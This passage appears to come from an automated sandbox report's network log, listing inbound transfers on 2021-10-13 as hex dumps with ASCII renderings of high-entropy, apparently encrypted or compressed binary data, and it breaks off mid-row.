2021-10-13 19:02:25 UTC	176	IN	Data Raw: b7 79 24 67 11 8d 1d b2 43 12 11 3d da 58 52 a5 3a 29 5f 60 32 7c 41 4c 06 48 c2 b0 85 c8 bd 1d 89 3e 78 26 c4 a2 44 69 89 1d 4c cb 63 84 18 fd 11 73 3f 3c 81 47 13 4c 1f 48 d8 27 88 74 89 33 8a e7 b0 08 26 3d 67 73 73 1e b6 cd c5 39 9d 84 18 17 c7 4a 53 a5 f9 7a 5a a9 1d 0d e0 9b 0b 35 ec b7 b3 0a 7a 40 09 48 2f 6b 86 e9 be 8f 77 20 46 cc 1d bc 5d a0 af 01 6a 52 90 b6 04 47 06 e9 b3 26 52 2d f5 5c fb 24 a8 d5 1c 06 11 ad 0e 66 bd 6c 3d b8 b5 61 fb c7 7e 72 a2 03 cc f4 20 a1 06 3e d0 57 a6 7a 76 04 51 37 41 d9 8b ac 24 31 13 c8 d3 bc e8 a3 7a 29 d5 b1 75 de 49 ab 71 df 5c f8 5d ed 4a 7c ed f0 86 de 92 d8 b8 ff 38 48 25 a4 d1 ad e9 58 97 73 61 99 39 86 59 0a 46 2e 56 c5 d7 9c e2 fb 94 94 8b 76 9d 78 d9 a6 7b 6c 79 95 07 f4 7e 6e 27 ba 40 98 6c d0 07 73 00 Data Ascii: y$gC=XR:)_`2|ALH>x&DiLcs?<GLH't3&=gss9JSzZ5z@H/kw F]jRG&R-\$fl=a~r >WzvQ7A$1z)uIq\]J|8H% Xsa9YF.Vvx{ly~n'@ls
2021-10-13 19:02:25 UTC	192	IN	Data Raw: 6a 9b 12 fa 3e dc b9 0d 0f 69 5a 54 89 25 71 23 ec a2 12 74 bd 09 a0 7d 60 40 24 dc 9d 3b ea 67 5c 48 7d 3d ef 18 7c 2f ef 8d 88 98 b0 a0 b9 66 70 c5 e0 15 70 00 fd 47 38 26 c9 5e f9 db 1e a4 e9 e2 dd 69 cc 22 3e 25 40 77 b3 b8 de e3 a7 ca 7f 96 a4 e4 f7 e5 00 26 d9 2d 2e 20 2e 4e 81 ed 75 50 98 6e 89 b9 77 cf cb 3a ed e7 6a 91 5e 51 a9 4c fa 16 66 90 cc cb 8e 8a d1 68 69 1d 15 da 49 54 d0 ce 4f 48 b1 31 62 1f 2f 1a 0f d3 94 2b 9b 45 93 2a 4e 09 eb b2 dd 03 c8 be 76 ee f0 0a 94 29 91 75 93 bb b7 00 b1 75 9e 15 e8 19 6b 19 2d fa 68 fa 9b f1 91 ce 1e b4 e9 7a 29 b3 bb 22 b1 f6 a3 fb 93 d5 e4 24 e6 3b f2 8b ff 08 79 01 e2 73 df f3 00 fc 6c da 69 3d 3c a1 21 11 eb e7 9c c4 55 dd 75 09 ac c6 f2 e2 7d 0b 54 ff 5e 01 ae cd 42 2d 1f c0 8d ea 0f 3c f6 84 71 54 51 Data Ascii: j>iZT%q#t}`@$;g\H}=\|/fppG8&^i">%@w&-. .NuPnw:j^QLfhiITOH1b/+E*Nv)uuk-hz)"$;ysli=<!Uu}T^B-<qTQ
2021-10-13 19:02:25 UTC	208	IN	Data Raw: 05 c7 29 4f e7 76 cc 5a cd d8 a4 d1 ae ca e0 ba fa 8f 4b 1b 18 79 9b d6 08 8a 16 03 ad a9 cb 89 34 70 e6 73 b9 e5 b8 fa 35 ab bc 50 28 49 1e 09 2b 90 04 ee f9 86 71 6d 75 25 1e 0b 33 35 8d 57 9e c6 9c b9 f8 57 57 41 fc e1 f2 5f 70 83 6f 32 fb 17 b7 24 b5 70 f6 cc e1 12 b4 03 91 dd 7a 30 b8 c8 59 bf ec d1 b9 b6 a0 e3 52 69 c5 7d 08 14 5d c9 0c 84 53 d8 16 b6 c6 89 28 d2 b8 dc fc cb 7d fd 1b 94 20 87 ce 9a 7c 1f 6c ef ab 37 3e 44 bf 3c 19 e3 20 d1 1d 6d 50 f9 64 0c f7 96 13 9b e9 b5 5f d6 5e d7 50 16 1c 79 30 bf 3e 10 ff 40 85 60 21 58 ac 42 ba 3d 4b af d6 50 b8 ff ec fa 97 a2 8f 5b 15 c6 c8 9d 0e c6 16 5c a6 be 86 e1 a0 bc 26 5b 64 e9 a5 92 81 7e ef e9 2f dc e1 ab 8f 4d e3 c7 36 7d 28 88 67 86 9d c2 d3 13 08 22 36 6a 17 91 7e 9f ec 58 75 a0 57 27 cd 3a 58 Data Ascii:)OvZKy4ps5P(I+qmu%35WWWA_po2$pz0YRi}]S(} |7>D< mPd_^Py0>@`!XB=KP[\&[d~/M6}(g"6j~XuW':X

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:25 UTC	224	IN	Data Raw: 08 d2 4b 43 25 9a e4 cc 9b 5c 96 70 05 79 fc d3 0d 83 d4 4a 07 7d 05 4e d6 54 44 e9 ac f4 fc 7e a6 45 e6 c5 61 0c 67 e4 48 ce b1 71 a2 1d 01 35 25 10 f5 bf 54 c8 e2 17 a0 93 84 a0 66 40 0f 0c a7 4d 51 8e 30 97 60 5f cf 11 04 18 0d 51 ef d5 4b ef f4 e1 3a b8 53 54 53 af 0c 58 0c d0 61 d4 16 c8 2c 70 59 42 e6 14 4b e5 ea 8f 36 3d d6 9b b6 29 39 81 e2 73 45 65 83 e8 56 8b 97 f8 63 69 94 31 dc a9 87 1f b1 23 1b da 5d 5b dd a7 fb 35 a1 d8 ae 5b ea af 6b 64 b9 98 a5 94 9e 68 88 15 a2 c0 97 a7 47 ee 90 5e 8c 50 02 06 7d 78 1a 66 77 cb 59 39 2b f8 ce a7 8b ee bd ba 1e 33 16 e5 b2 02 d0 5a d9 26 98 3a 47 6a 3f 32 6e 1e 10 fc 7c df 0a 33 b3 9e 38 ce e2 8b 4e 09 b5 d3 75 cf 74 1e 8f 7a 15 e9 a7 61 30 1c ed c2 4a cc 82 fe 77 71 ba 9e f6 17 b6 72 d4 48 5e 50 fe 6d cc Data Ascii: KC%\pyJ}NTD~EagHq5%Tf@MQ0`_QK:STSXa,pYBK6=)9sEeVci1#][5[kdhG^P}xfwY9+3Z&:Gj?2n|38Nutza0J wqrH^Pm
2021-10-13 19:02:25 UTC	240	IN	Data Raw: d3 d7 b5 51 41 28 b5 79 81 16 68 f3 c3 97 00 eb 41 a4 5e ae 4e bc 2d ea ce b7 c3 e7 7b 65 7b 46 e2 4c ea 5b be 52 b7 6c 45 0f 24 6d b3 96 f0 ed 93 12 86 b8 89 d9 1a 7e d4 76 c1 33 65 a2 72 6f 77 db 3f 04 5b f4 28 32 d4 60 4e 56 b0 45 6c cc 66 57 3a 75 a3 f4 12 50 3c dd 81 14 8d 67 3f b0 d4 d4 13 c6 74 77 8b 07 0c 89 03 96 cc 25 9e 9d 62 43 48 22 f4 c6 0c 85 01 87 6a 53 ea f0 e0 36 ec 58 18 4a 35 56 60 5e ad 6b c6 cb ef 6c c8 6e cb db c7 ca 9b e3 03 3a 4b ff b3 3a 5c f8 41 e9 c6 32 77 92 7b 44 24 d9 68 08 17 ad ab 88 b4 2e e7 b3 a6 62 3c 69 26 fc b5 37 ef 9a ce d0 f8 37 b3 5f f0 95 fd 9c 6d 28 c0 2c a2 d0 10 34 39 ce f8 8f 83 b0 fe 78 b1 76 4d fd 32 f0 4e 59 1a 89 6d 04 66 21 16 a5 b0 c9 34 c8 09 71 49 f8 50 b6 ca b2 a0 2b f5 02 16 87 3e 26 73 59 da 4c 03 Data Ascii: QA(yhA^N-{e{FL[RlE$m~v3erow?[(2`NVElfW:uP<g?tw%bCH"jS6XJ5V`^kln:K:\A2w{D$h.b<i&77_m(,49x vM2NYmf!4qlP+>&sYL
2021-10-13 19:02:25 UTC	256	IN	Data Raw: c3 ba 70 5b 12 85 f5 e1 18 25 d3 bd 7a 31 b2 8d e0 82 f4 e3 ed f3 1b 60 a0 82 ab cc 54 9d d2 e1 82 dc 79 82 5e 24 9d b9 42 4d cf 3b 2e ef 35 f5 6d 7f 53 da 17 cd bd 14 f9 c1 09 8c 72 a0 7c fd 4c b8 98 a8 70 48 3c 23 a4 09 8d 84 4d ce 01 85 69 d1 a7 7b fe e0 75 6b a6 24 9d c0 2d b2 2c 9c 74 87 bd 58 4d 62 fd ec 32 07 76 04 21 e1 0e 63 68 f2 38 ae ed a1 96 3a e9 a3 2c 12 c9 d2 9b 32 d0 a9 64 b4 4a cd d6 23 27 2a 39 5b fc 25 3b af 48 c1 f6 54 3a cd c4 10 1a ea 35 19 ee 3d dd e4 0a a7 ab a6 42 a5 33 3d 5c cc 5e ae aa 49 6f 77 e9 ea 09 a5 82 ef b2 3c 6e 34 ff 3f b9 bd c6 c9 07 35 08 8f bf 66 f7 5c 50 86 dc ce 51 86 80 98 62 8b a7 3d 8a e6 23 25 b1 07 52 cd ee f7 4e ff 17 e8 cf b6 c5 43 de de 76 f9 06 1a 7d 2f 9e b3 4d c3 91 96 21 9e 01 cc 50 91 d8 f4 b7 d1 d7 Data Ascii: p[%z1`Ty^$BM;.5mSr\|LpH<#Mi{uk$-,tXMb2v!ch8:,2dJ#'*9[%;HT:5=B3=\^Iow<n4?5f\PQb=#%RNCv}/M!P
2021-10-13 19:02:25 UTC	272	IN	Data Raw: 8e c0 56 9a dd 03 ad e0 ff b2 f0 1a 46 b8 5e b5 75 74 ac eb ba f2 31 e2 aa ce c8 e3 2b 13 4c 7d d5 ac 82 1e 04 41 f2 c1 d8 ab 10 1b 0e 38 4c 96 59 22 c7 1f df 17 cc 19 75 29 c1 91 d1 a1 a5 72 f9 12 f1 36 b1 88 f9 65 e7 0e 74 81 53 8e 94 71 8a a9 a9 61 8d 8b a5 b3 f6 7c d2 8c 34 84 6e 32 e3 62 82 90 19 0c 2a a8 c3 71 c3 16 d0 57 e1 b5 e2 23 a5 6f e5 76 cd 51 49 9e 30 1f 17 a3 b3 98 1e 88 33 bb 79 fe 8d 3e e2 c0 15 b1 af c1 0f b7 98 0a d5 e7 0e fc 66 f7 e7 7f cc ce 8f bd 76 b4 84 e0 f0 e6 a3 e5 27 a9 11 79 c3 41 78 67 c5 c8 e5 a4 14 07 fb e7 dc af a0 76 e7 d9 ae 21 8d 3b 59 7c 4d c1 10 22 56 4c bd b9 51 06 78 ad ad 33 fc 86 ae 16 0d 18 8b ab 53 76 f4 7f 20 af cf f7 72 9b aa 08 01 00 00 d8 5e 57 1e f9 3f 3e 2c 76 f4 6e a6 2e 47 1b 21 3b 07 38 03 dd 1b 0f c7 Data Ascii: VF^ut1+L}A8LY"u)r6etSqa|4n2b*qW#ovQI03y>fv'yAxgv!;Y|M"VLQx3Sv r^W?>,vn.G!;8
2021-10-13 19:02:25 UTC	288	IN	Data Raw: c7 16 03 20 78 1a 55 c9 b6 8e a4 6e a8 14 a0 f5 ae 2b a1 17 cb c7 c0 63 b3 01 e5 57 b7 47 17 29 70 eb 07 41 77 38 be 57 59 e0 6e 85 c2 81 80 27 be 4e 0a d6 26 2c b8 47 53 8b d4 99 7b 4c aa f4 40 9a f4 03 2e 6f 96 70 76 d5 9e 95 c0 45 06 97 ea 83 60 ed bd ad c6 b0 4a 02 7e fd 11 98 eb 3b 95 c8 5a 5a 65 11 91 be bc 66 c3 81 fe e0 87 b0 0d 92 fb 08 10 e0 2f 2f 94 a4 94 19 7e 25 93 f6 d2 af f2 b3 a8 b7 b6 77 bf 23 7c d0 f3 7b f2 81 91 f5 20 34 7b dc f2 4b 3d f7 34 b0 df 40 59 1b db 06 14 74 a3 ab b6 9b d6 92 16 e1 a1 71 3b a7 f1 a2 63 f6 b0 bc 7e 1f a0 95 a8 a4 9c 34 29 e0 c7 57 28 e6 2f 94 9d 0e 53 a8 bd d1 3f 95 d5 f2 ad 76 78 a3 1d 97 d1 ef b1 c0 68 47 ed 41 3a a2 4e bb 6e e5 ad 0b b3 b3 a9 b5 dc 75 5c d7 65 43 f0 a3 7f cb e3 12 c2 0b a4 c0 ca be d4 fd a1 Data Ascii: xUn+cWG)pAw8WYn'N&,GS{L@.opvE`J~;ZZef//~%w#|{ 4{K=4@Ytq;c~4)W(/S?vxhGA:Nnu\eC
2021-10-13 19:02:25 UTC	304	IN	Data Raw: 9c eb 72 5d b1 2a db 5a 52 8f 02 1a 98 03 a9 8e 54 de 1d 21 a6 8e 94 86 f0 92 24 6d 96 93 d0 a2 46 66 29 97 2e b9 3d 9f 3f 98 56 20 8e c9 31 da a0 28 0d 5e af 1e 5e 21 e5 33 84 b9 a1 36 70 73 a6 03 7e ea 29 da 35 bd fc e9 d7 10 92 63 2b df c0 11 9b 14 0e ce a1 1e 9d 69 10 1f 49 bc 50 f4 ad 62 83 61 f1 8e 98 c9 2e 40 8e fd 2d fc 53 00 69 b9 eb 54 f9 c3 3b 0b 05 86 c2 16 3f 1d b4 e5 ed a8 dd 45 af ad 4b d6 f8 28 3e 84 5b e0 bb 2e 4a c2 2f 21 ba dd b1 da 96 b1 1c c2 8e 96 b3 e1 90 d2 15 9e f0 66 c7 bc 5c 71 5d 2d 06 cf c3 d8 9e 28 98 db 3c 01 bc 14 99 6b fc 09 d8 f1 ef a8 07 db 7b 6a 4f 2b 04 c0 4b a7 03 b7 37 ff b8 6e 30 22 ee fa 55 e9 08 ed 5f 70 c2 4e aa 9c f9 55 4f 3e 06 7c 16 61 66 fa 31 bb 94 75 56 6a 16 e5 84 d2 a9 8b 69 e8 c0 a5 e2 3d 1b 19 41 33 37 Data Ascii: r]*ZRT!$mFf).=?V 1(^^!36ps~)5c+iIPba.@-SiT;?EK(>[.J/!f\q]-(<k{jO+K7n0"U_pNUO>|af1uVji=A37
2021-10-13 19:02:25 UTC	320	IN	Data Raw: b5 76 5a 90 aa 2f ef a1 dd d2 63 95 4f e3 c7 e4 e8 78 34 db 7e b8 c7 87 ef ac ed 30 29 90 00 fb 63 b2 d1 75 05 ab 83 47 b1 23 d1 2c 73 a8 21 2b ca 3c b2 49 74 56 08 b3 11 88 e2 cc 3c cb 9d d1 0b 94 e3 27 e8 4c 74 8d b4 c3 b2 5b 22 b8 8e 83 3d 86 e1 72 e2 51 0c 3e 07 4d 46 45 ed bb 93 ff 84 53 9d 17 05 ee 60 a3 fa b2 2e 1f d9 9d 79 a2 47 2e 64 01 8f ea ee f2 53 24 92 b5 1a 00 af 06 29 fe 5b bb a9 db 59 7e 4d 60 40 07 5d e8 e0 9f 80 60 9c e1 57 84 c1 e1 cc 79 79 d7 88 4a a6 1d 14 23 02 1b 16 07 e5 25 65 c3 ee 46 3c ec 57 0c 3a 35 90 40 cd d5 ac ad 6c a6 4d c7 60 54 84 35 68 d0 4b c0 b0 0e 3c b6 68 47 18 ca c1 a8 47 cd d7 c9 f4 8e 08 16 6f 40 5f 9e ab 44 f3 b4 5d 55 61 f8 35 58 62 ea 0d 8a 9d 3e 30 7f 38 1f 39 82 14 05 8d 42 29 73 03 ec ae 61 c1 73 b9 34 bc Data Ascii: vZ/cOx4~0)cuG#,s!+<ItV<'Lt["=rQ>MFES`.yG.dS$)[Y~M`@]`WyyJ#%eF<W:5@lM`T5hK<hGGo@_D]Ua5Xb> 089B)sas4
2021-10-13 19:02:25 UTC	336	IN	Data Raw: 16 3e 47 38 31 56 be f5 7b 12 b0 10 a1 27 6f 2c 1a 32 cb 58 e2 ea dc 38 fc 14 9d 7e d2 e6 29 0a 2d 1b 43 83 7f cc b9 e0 bb ae 90 a7 e4 c8 b6 01 58 bc a5 a4 5f 4c eb d6 a5 0c c7 23 aa 12 eb 7d dc ee 6c 0f 3f 8e 4d 51 63 d3 0c 90 a8 83 0c dc ec ae c5 4f 5b ae e6 23 fe 15 a2 a9 c7 ac 32 ae d1 e9 ed c2 ea fe 9a b8 bc 8d 8c cb 89 fd 47 ff 54 e6 83 3a d9 b7 89 14 8c f2 f7 74 3b 52 54 73 7a 6c c5 fc ac e3 a3 7c 9f c8 b5 a0 9a 47 80 ff 6c 19 e3 40 f4 e5 47 9d f2 d5 2e be c5 0f e2 6e b4 1b 58 b6 cd 0d 63 cf 2e 43 7b 7c f5 a9 94 f6 3a 36 d4 12 7d eb d9 a3 c9 da 71 95 42 37 e2 60 4c 3c 88 ad 32 30 e8 c4 bb bb b2 d6 bf b1 d0 54 f0 c9 28 97 cf b2 49 f9 c2 0b 96 ba 24 23 16 bd 0e 43 4f 55 68 10 76 81 74 f0 bc c9 55 6a bc 98 1d a6 59 ba 86 44 6d d3 c2 25 11 8a 4e 67 ab Data Ascii: >G81V{'o,2X8~)-CX_L#}l?MQcO[#2GT:t;RTszl|Gl@G.nXc.C{|:6}qB7`L<20T(l$#COUhvtUjYDm%Ng
2021-10-13 19:02:25 UTC	352	IN	Data Raw: d5 51 14 3a 7e 4d 99 37 57 a6 8a cf 3c 55 31 35 61 fd b6 cc e9 e7 03 31 36 7b ad f3 78 0f 94 86 77 1a cc 0d cb 20 20 8d bb c4 12 d1 50 0e 72 1c a7 ad c3 ef 02 72 83 4a 70 0a 7c 7e d3 31 e4 f1 7f 07 c5 d0 fa 63 a6 df 13 de 76 56 6b 06 06 03 35 ef a6 b7 1d 16 46 7a a4 89 1c 3e d2 0c b8 c2 fe af 5e 4f c2 66 12 4c ec 80 c4 90 02 c8 86 97 4b 92 68 a3 20 5d 59 04 a2 23 fc 19 fd 56 f4 4d 6f c1 cd 9e 0c 41 97 65 02 b2 0a 4c 46 ea 63 1a e3 32 64 6b dd 61 cf 93 29 a2 a7 2c 80 3c 69 c0 30 6a fe bf 70 ca 4b 16 8c a0 ea 9a 63 c8 c6 67 91 d6 47 3a 16 a4 0f 94 e8 c9 cd 94 22 ee 68 07 02 5b 5a 9b f6 cc cb 53 93 52 3f 34 9e 7d 2e 85 58 26 d2 17 be 92 08 19 53 72 b6 06 04 c8 26 88 0a 8a fd e7 a3 88 b2 67 eb 35 26 8b d9 a0 ea f7 80 3a 26 d5 05 d3 3b c4 26 3d 3f c2 bd cc fa Data Ascii: Q:~M7W<U15a16{xw PrrJp|~1cvVk5Fz>^OfLKh]Y#VMoAeLFc2dka),<i0jpKcgG:"h[ZSR?4}.X&Sr&g5&:&;&=?
2021-10-13 19:02:25 UTC	368	IN	Data Raw: 3d cc 0b 1e 36 4d 7c aa 0e 54 0d 27 4c 97 79 ac b3 82 46 a2 c3 bb 97 31 ce ee 9f 34 54 34 ef 73 69 a7 03 4b 7a 9e 45 0f 60 0f 73 df 43 94 f7 71 4d e4 59 90 4f 6e 69 ac 33 23 71 e6 5c 52 3d 61 60 9f cd ac 87 20 f4 49 ff a2 39 9e dd 58 1b 9b b8 72 34 e4 d5 41 5c 64 e9 0d f4 da 75 49 80 62 d8 ff c3 e5 e9 bc c1 b2 70 15 a0 a5 0a 4e 6a 54 c7 4a ad c8 d2 8a 29 93 36 a5 43 af 7b 85 8d 99 af 1f 5d 57 a9 97 7c 91 bd aa 26 cf 2f ad ad 4a d9 79 b6 39 63 c1 a0 3d c4 ef 27 58 2d 73 b2 dc 7e 1e 9c 87 75 0a 16 fa 85 99 20 7b 41 21 07 33 eb 3b ca 6e 7e 53 8c c9 5e 28 43 7d 19 36 86 67 a9 2f c2 7b e3 47 c2 31 19 c2 6a 35 c6 9d e1 b8 c3 d8 2e a0 d9 50 02 0a 67 42 c0 54 cd fd 36 45 54 66 e4 74 13 4a a3 fa 5d bb 38 c5 60 56 3b e2 f4 2f 7d 3d b9 1d 00 14 9f 6d cd 3a 89 99 c4 Data Ascii: =6M|T'LyF14T4siKzE`sCqMYOni3#q\R=a` I9Xr4A\duIbpNjTJ)6C{]W|&/Jy9c='X-s~u {A!3;n~S^(C}6g/ {G1j5.PgBT6ETftJ]8`V;/}=m:

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:25 UTC	384	IN	Data Raw: 7c 47 2d b4 5c ae 4f 77 ba b7 78 f3 f6 aa 7c c2 33 6c 80 9a 6e 49 b7 15 e4 6f d7 ee e1 73 ac 68 e5 d5 73 5a 3c b7 a2 e4 0f 0d ff 11 b2 d4 c4 5c 6e 69 c7 02 99 d6 36 3e fa 97 49 fd 38 63 c5 01 b4 bf db d8 9b a1 31 49 af 57 11 19 d8 35 5b 03 a6 42 14 6f 8e ca 58 57 3e 0e 02 eb a3 db 33 4e 16 b0 d6 40 90 f8 38 f2 03 7b c0 7c f8 02 4b ea 22 40 a9 32 c0 26 fd 32 01 6b 4e 4d f6 09 fd 21 0c fa a5 cb 81 6b 51 db 09 73 39 a4 29 0c 1a ce b4 96 9b 34 55 1a 8b cb 4c d5 43 26 95 de bf 2c 4c 34 85 b3 ad 19 23 bc 31 c1 5f 1a 04 9a 17 2e 4f c6 a0 7e ae 21 8e 5b ab d4 36 cc e2 d0 0c 6d d8 e2 e0 e4 9b 62 46 8a 72 61 1c 2b 79 dd 3b 30 7d b9 fb 09 74 bd 4f af 23 de 8f 41 73 da a3 02 ba d1 8f 46 88 d2 d6 1a 81 6b ec b4 10 f6 4d 65 31 52 2d 29 4f b4 0a 70 0b f2 7d 5e 71 f1 05 Data Ascii: |G-\Owx|3lnIoshsZ<\ni6>I8c1IW5[BoXW>3N@8{|K"@2&2kNM!kQs9)4ULC&,L4#1_.O~![6mbFra+y;0}tO#A sFkMe1R-)Op}^q
2021-10-13 19:02:25 UTC	400	IN	Data Raw: e7 5c b3 ee 60 99 a6 40 24 0c 81 37 5a 10 92 f4 bb a0 c4 98 75 44 3c a3 47 98 70 13 2d ed 7f a6 0a 06 c9 88 2b e3 fa 71 7d 2d 59 da 44 26 f2 e4 a9 9e 19 6b 89 9c da 6f 94 c5 4e 22 80 20 a7 a4 14 67 16 e7 60 25 b7 9b ae 19 34 29 0c 6d e5 b3 f5 e1 c2 a7 65 8a 21 d1 47 6d 9d 63 e2 11 69 5b 48 ca 32 e2 7f 3c 59 74 2b 19 af 5f be 68 c5 9d dc 2e a1 aa 45 e1 55 e8 97 c0 00 36 f1 fd a3 18 ee 35 92 ce ac c3 86 45 75 3e 3b 25 fa 4f 3c 20 de 93 bd 40 f0 97 18 e3 47 e3 9d a4 f7 22 a3 3d 69 a5 f5 ff 26 ee f9 79 03 77 2e ca 12 81 52 62 00 5a 15 2b d4 ac 28 d6 ce b8 a0 05 0b fb 0e ea b2 92 22 c0 ca fa 00 00 85 5e f4 3c e2 63 64 6f 4b fe a3 5a d7 0b b0 e9 99 6c 1b 6c 0f 07 34 ed 07 e7 fd be d1 63 8c 76 af 5b d6 eb 37 ed dd e5 98 1c e6 ec 21 e4 b0 f6 51 59 55 41 c5 2e 2a Data Ascii: \`@$7ZuD<Gp-+q}-YD&koN" g`%4)me!Gmci[H2<Yt+_h.EU65Eu>;%O< @G"=i&yw.RbZ+("^<cdoKZll4cv[7! QYUA.*
2021-10-13 19:02:25 UTC	416	IN	Data Raw: 3d 9b 18 4b 34 88 09 aa 00 17 f5 17 b4 37 88 62 e4 30 a7 65 8b 00 a6 29 9b db b4 76 a9 9c 44 de 0c af 53 06 02 f0 ba 03 8c 36 9c 47 3a f0 c7 58 2b 72 be d6 80 a9 b2 59 65 81 e7 6c d4 df e0 22 d3 86 fa 20 fa 2a 89 2e 6b 5a a8 1d 09 7e d6 b7 88 69 cf ee 1d 2b 3e 8c ad 90 d1 42 49 a1 d5 8f 90 9d da 31 14 2b cc 77 c2 a7 34 49 ae 29 d8 14 af 45 12 3d 83 fa 42 a3 f4 29 ed ce 59 5d 43 9e 0d 37 c6 35 30 e8 c0 ec ab fc 17 cc 71 76 de be f0 51 65 17 8c aa d6 da 1a 85 bf 0a 33 1c d7 f6 8b 09 ec ff 88 42 db da 52 af c5 68 0d c1 27 ff bc d7 8b df d2 4c 9c 88 1e 54 95 60 07 88 c3 c4 9c 4f b8 86 dc 97 f0 3e 32 6c bf 74 98 70 55 51 d2 08 79 af 1c 55 25 fd 49 4e 56 3d ae bb f7 0a a6 9a 6e de be db 9e 1a a4 23 d5 6a 6e 54 fe 87 e8 47 6a 24 d2 68 bf cc 22 24 b5 ef 47 ca a4 Data Ascii: =K47b0e)vDS6G:X+rYel" *.kZ~i+>BI1+w4I)E=B)Y]C750qvQe3BRh'LT`O>2ltpUQyU%INV=n#jnTGj$h"$G
2021-10-13 19:02:25 UTC	432	IN	Data Raw: c6 db 9b 10 31 8b fc 49 64 81 4a 3e 56 88 24 e9 15 7a 12 96 36 a7 fd b0 ef 66 f6 76 33 bb 41 76 2c c9 10 28 ff 1a 60 e9 de f6 9b 1f 49 6e cc 1c 32 21 d2 1e 0a 12 77 0c ab a7 af 3f 0c 8a f2 54 c8 45 64 2a 01 55 ca 35 ec 62 4e 73 49 97 d1 7c 46 3c 4e b6 06 14 12 cd 79 cd b9 b3 50 af c1 4e a8 6f b7 b7 28 a4 57 7d 27 ce cb 32 de 5d 29 52 28 09 59 5f b4 dd 29 2e 8d 88 15 b9 6f 01 66 2a 41 1d bf 3f 4f e1 b8 d8 4d 0a 2c d4 14 03 3c 4b 7b a6 38 1d 63 3c 1a 46 da ab 43 61 f8 1a e0 28 d8 42 f5 5a fd 16 e9 62 95 93 c4 0f d2 36 8f 70 4c 3a e5 7b ea 24 47 28 98 dc de ef f9 7d 6c 2b e0 bd 1a 5e a5 9f f6 49 61 ee 62 b4 57 d2 93 85 99 2e 95 39 cd 86 72 50 dc 52 13 07 2d bb ed 1f 08 53 35 74 1c dd 64 fd 7f d0 8c d6 22 e2 c8 1d 56 da 27 7b aa 7a b1 a7 3f 58 a7 03 88 1d 0d Data Ascii: 1IdJ>V$z6fv3Av,(`In2!w?TEd*U5bNsI\|F<NyPNo(W}'2])R(Y_).of*A?OM,<K{8c<FCa(BZb6pL:{$G(}l+^I abW.9rPR-S5td"V'{z?X
2021-10-13 19:02:25 UTC	448	IN	Data Raw: e1 2b b9 81 f6 3a 6f 5d 67 38 13 e2 a9 1f a9 e7 4d bf 25 ae a7 5d f1 15 46 69 4b b8 14 9f 9c 36 69 af 01 15 f9 bd 40 26 1d 75 05 44 2a 06 f7 2b 69 8e 2c 1c df b3 ed 35 f2 cc 49 2c bc 52 a3 49 a5 ef 99 8e 8f 08 2d a1 cc 95 de f7 73 e7 9f fd 80 09 a6 70 92 90 8d 7a 42 6c dd 12 ab 2e 13 05 36 ae 39 3c 6d 62 9c e9 c1 6a 5d c8 40 18 cf 79 1c 52 29 bf 65 85 a3 42 f3 13 75 a0 70 db 83 10 83 03 49 2f d5 5f 04 f3 da 3d 7d 4e 91 fc 0c 5d 6a 07 a4 66 54 11 28 bc 33 29 4c 64 47 3e 7e 2b 50 7b 0a 7d 9f 90 e1 07 20 dd d4 da 67 7f b8 0d a4 09 78 0a 9f 3e b5 bd 39 e3 4a 01 24 c2 9f 0b 72 b3 32 ea 31 8c 7a 0d d6 08 56 fb ef ea 89 2b 7c 18 90 3a 0a 52 16 01 c9 d3 18 d5 47 1c 0b 22 d4 f5 2b 6d 6b 21 6c f0 76 91 a7 77 8e cf 0d da 5e a8 36 d0 2b 98 6e 1e 8b 89 66 69 4a 21 ca Data Ascii: +:o]g8M%]FiK6i@&uD*+i,5I,RI-spzBl.69<mbj]@yR)eBupI/_=}N]jfT(3)LdG>~+P{} gx>9J$r21zV+|:RG"+mk!lvw^6 +nfiJ!
2021-10-13 19:02:25 UTC	464	IN	Data Raw: 31 58 66 24 f8 91 5f 71 08 fb db 34 6e 05 4e 1b fb d8 0d 4a e1 69 f1 78 35 c2 5b ae ce 82 29 22 4b eb 00 b4 b2 e6 d4 db 46 c3 5d a1 c3 12 80 68 1d 9f 1b 2e 20 30 bf 68 7a 70 bf 0d 32 1a c9 fa 0b e6 16 66 ca 7b 32 37 93 fb 7b e8 98 a5 21 3d bf 0f 44 be dd 11 f8 96 9a 4c b9 92 ba ce 0a 2f bd 44 29 0f 61 03 d4 66 a2 0c a6 b5 a1 e9 8e d9 0f 6a 22 08 83 dc b1 47 2d 54 e2 0e f4 2e d5 0f 2a 67 fb 80 58 8a c8 76 b4 ac 63 ca fe 30 ef 72 80 0b 10 23 06 b6 f1 93 3c dc 59 a5 ea 63 2f bb 7a be 16 73 d5 e5 34 b9 70 87 bd 60 92 28 c1 b4 d3 03 b0 fe 9a cf 8e 68 2e 11 65 b5 73 ba 45 86 94 d9 4c 58 0e 0b 2c 19 a0 26 c1 cf 1e 51 d2 c4 7f d0 dd 51 a9 84 92 e7 3e e6 78 72 1b d9 4d e6 e1 ca af 55 26 8c 11 be f6 1f 25 8d d9 28 dc 40 11 9e 7c c0 a5 b7 fa 42 ef 52 64 f6 f8 6a 63 Data Ascii: 1Xf$_q4nNJix5[)"KF]h. 0hzp2f{27{!=DL/D)afj"G-T.*gXvc0r#<Yc/zs4p`(h.esELX,&QQ>xrMU&%(@|BRdjc
2021-10-13 19:02:25 UTC	480	IN	Data Raw: 61 65 a0 b9 5d e3 ad af af d2 71 59 89 d2 c2 c7 0a 7f 19 32 49 51 bb 57 29 58 96 df fe 20 3b f2 86 e5 72 25 a4 57 9b 68 27 38 87 9d b3 29 de 0f 25 e6 a9 0b 19 5a 13 80 1f a7 ba b3 0b ce 10 f3 15 36 fa 11 4a d1 f4 a2 31 87 d8 aa d6 33 5e 5a fb 16 22 ac ee 45 1f 13 b3 96 d0 1a 3e c8 41 93 23 d1 17 68 4d f4 36 a6 7b 0e eb 52 fd c9 c5 f5 ea 09 b3 a7 55 89 ff 53 d0 2d e0 76 f6 05 3c c7 07 cd 24 61 75 7d b5 db 62 c8 dc a8 d7 74 3c 9c 25 ee a9 85 3b af c1 8b 0c 47 dd c2 53 7f e3 29 2b dd e9 fd 9d 71 2e 73 7b c4 41 0c b0 cd f6 c7 1c d6 02 f8 6f 62 07 45 d1 b3 a1 2a da f8 96 8f 4d 1e 39 bd e6 cf d6 a3 b0 7a 73 93 15 c3 34 f9 4f e1 c1 b9 84 98 80 c4 04 b4 1e c9 89 86 ed 57 40 98 94 0a bc 10 27 fa ed 39 fb 8a ca 45 ca ef fd 31 99 97 90 05 1b 21 2c 40 11 c7 25 